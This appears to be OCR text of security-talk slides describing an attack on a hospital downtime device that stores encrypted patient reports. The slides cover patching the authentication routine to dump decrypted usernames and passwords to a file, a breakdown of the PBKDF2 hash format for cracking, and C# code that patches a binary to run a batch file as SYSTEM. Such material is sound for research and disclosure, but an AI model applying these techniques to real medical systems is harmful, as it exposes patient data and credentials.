
- Encrypted hard drive
- Generic authentication required
- Patient Reports are encrypted
- Access to reports require username/password (HIPAA Compliance)
- Username/password hashes stored locally in encrypted file



User:
Password:
Sign In



function AuthenticateUser (user, password)
Is 'user' null?
False
Load and Decrypt User Table
Process/Parse User Table
True
Is 'user' Locked?
False
True
Password Match?
False
True
Null User
Create User


function AuthenticateUser (user, password)
Is 'user' null?
False
Load and Decrypt User Table
Process/Parse User Table
Is 'user' Locked?
True
True
False
Null User
Create User




function AuthenticateUser (user, password)
Is 'user' null?
False
Load and Decrypt User Table
Process/Parse User Table
True
Is 'user' Locked?
False
True
Password Match?
False
True
Null User
Create User


function AuthenticateUser (user, password)
Is 'user' null?
Puts decrypted usertable in memory
False
Load and Decrypt User Table
Patch program to export user/hashes
Export User Table
True
Process/Parse User Table
Is 'user' Locked?
False
True
Password Match?
False
True
Null User
Create User


public User AuthenticateUser(string username, string password)
{
string value;
reportReader.Read(out text, out value);
using (StreamWriter streamWriter = File.CreateText("c:\\Temp\\client.txt"))
{
streamWriter.WriteLine("success");
streamWriter.WriteLine(text);
streamWriter.WriteLine(value);
}

Crack the Hash

1 2 3 4 5 6

JSMITH$3$10000$256$Rpxg10G7aqU=$TF2n5UK4euqIHQERURxln+koxlNXpopd3Rb++c/0Qqg=...

1 – Username

2 – Hash version (PBKDF2)

3 – Iterations

4 – SHA version


5 – Salt

6 – Password Hash


Note: Passwords are sniffed during authentication process

Note: Passwords are UPPER cased

Cracking Downtime Device Hashes



Generic User Space



Report Decryption DLL


User Table Decryption DLL

Report/User Download DLL

Service System Space

Downtime Device Exe’s

Privileged Escalation




```
string str = "C:\\temp\\cmd.bat";
ProcessStartInfo processStartInfo = new ProcessStartInfo();
processStartInfo.FileName = "cmd.exe /c" + str;
new Process
{
    StartInfo = processStartInfo
}.Start();
```

Patching binary to run batch file as ‘system’ user

Downtime Device Key Extract

- Each Downtime device syncs to a central server
- Sync is protected by an encryption key
